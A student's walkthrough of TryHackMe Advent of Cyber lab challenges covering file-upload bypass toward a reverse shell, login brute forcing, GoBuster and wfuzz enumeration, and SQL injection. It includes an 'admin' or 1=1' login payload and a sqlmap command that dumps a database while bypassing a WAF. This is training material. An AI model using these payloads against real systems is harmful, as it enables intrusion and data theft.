
Day 2: **Web Exploitation-The Elf Strikes Back!**

Tools used: Firefox, Burp

Solution/walkthrough:

Question 1:


First step, deploy the machine and read the dossier. Next, we are going to exploit this thing starting with navigating to the page.



After navigating to the website, we have to enter the string as well as our ID into the URL. We can access the upload section by entering IP ADDRESS/
`?id=ODIzODI5MTNiYmYw`.


Question 2:

As we proceed we can see instructions given to upload images.



Question 3:

Now, we have to /upload/ a file.



Question 5:

Finally, we have reached the end, we will have the flag we deserve which :
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Thought Process/Methodology:

Firstly, find a file upload point. Next, upload some innocent files such as images. Afterward, find the directory your upload. Again, Try to bypass any filters and upload a reverse shell. Next, start a netcat listener to receive the shell. Lastly, navigate to the shell in your browser and receive a connection


Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Firefox, Burpsuite

Solution/walkthrough:


Question 1

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machine's IP (10.10.172.144) into the browser search bar.



Question 2

Use BurpSuite to brute force the login form



Login into the page with the username and password provided.


Day 4: Santa's Watching

Tools used: AttackBox, GoBuster, Firefox

Solution/walkthrough:

Question 1:

By looking at the hint in TryHackMe we can write the wfuzz command



Question 2:

ran GoBuster on the terminal

```
root@ip-10-10-37-87: ~  
File Edit View Search Terminal Help  
Gobuster v3.0.1  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)  
=====
```

[+]	Url:	http://10.10.45.228
[+]	Threads:	10
[+]	Wordlist:	/usr/share/wordlists/dirb/big.txt
[+]	Status codes:	200,204,301,302,307,401,403
[+]	User Agent:	gobuster/3.0.1
[+]	Extensions:	php
[+]	Timeout:	10s

```
=====
```

2022/06/25 13:26:22 Starting gobuster

```
=====
```

/	.htaccess	(Status: 403)
/	.htaccess.php	(Status: 403)
/	.htpasswd	(Status: 403)
/	.htpasswd.php	(Status: 403)
/	LICENSE	(Status: 200)
/	api	(Status: 301)
/	server-status	(Status: 403)

```
=====
```

2022/06/25 13:29:45 Finished

```
=====
```


root@ip-10-10-37-87:~#

Then, went to to the /API directory and found the file inside



Question 3:

The date 20201125 have 13 characters inside so I navigate it in firefox to find the THM flag



Question 4:

The -f parameters results to filename, printer

```
-f filename,printer
    Store results in the output file using the specified printer (raw
    printer if omitted).
```

Thought Process/Methodology:

First I ran GoBuster on the terminal with the IP address to find the API directory. After that, I looked up the /api in which I found a file, "site-log.php" inside. Then, I ran the wfuzz command on the file I found to look at the date parameter. One of the dates had 13 characters so I navigated the link "10.10.45.228/api/site-log.php?date=20201125" in firefox where I could see the flag.


Day 5 : Web Exploitation - Someone stole Santa's gift list!

Tools used: Kalilinux, Firefox, BurpSuite

Solution/walkthrough:


Question 1:

The default port number for SQL Server running on TCP is 1433




Question 2:


The Santa's official forum



Adding /santapanel at the end of the url



Entered the secret Santa's login panel



Question 3:


Santa is using sqlite.

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`


Question 4,5 and 6:

Using SQLi, put admin' or 1=1 - - as username to log into the website

Open FoxyProxy and search in the query search box.



Open Repeater tab and save item.



Open sqlmap in the terminal.

```
1211104288@kali: ~
File Actions Edit View Help
1211104288@kali: ~ x 1211104288@kali: ~ x 1211104288@kali: ~ x
(1211104288@kali)-[~]
$ sqlmap -r datafromday5 --tamper=space2comment --dump-all --dbms sqlite

Title {1.6.4#stable}
IP Address 10.10.119.40
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:36:09 /2022-06-25/


[11:36:09] [INFO] parsing HTTP request from 'datafromday5'
[11:36:09] [INFO] loading tamper module 'space2comment'
[11:36:09] [INFO] testing connection to the target URL
[11:36:17] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:36:18] [INFO] testing if the target URL content is stable
[11:36:18] [INFO] target URL content is stable
[11:36:18] [INFO] testing if GET parameter 'search' is dynamic
[11:36:18] [WARNING] GET parameter 'search' does not appear to be dynamic
[11:36:19] [WARNING] heuristic (basic) test shows that GET parameter 'search'
```

The database is presented. There are 22 entries in the gift database. James is 8 years old and Paul asked for a GitHub ownership.

```
1211104288@kali: ~
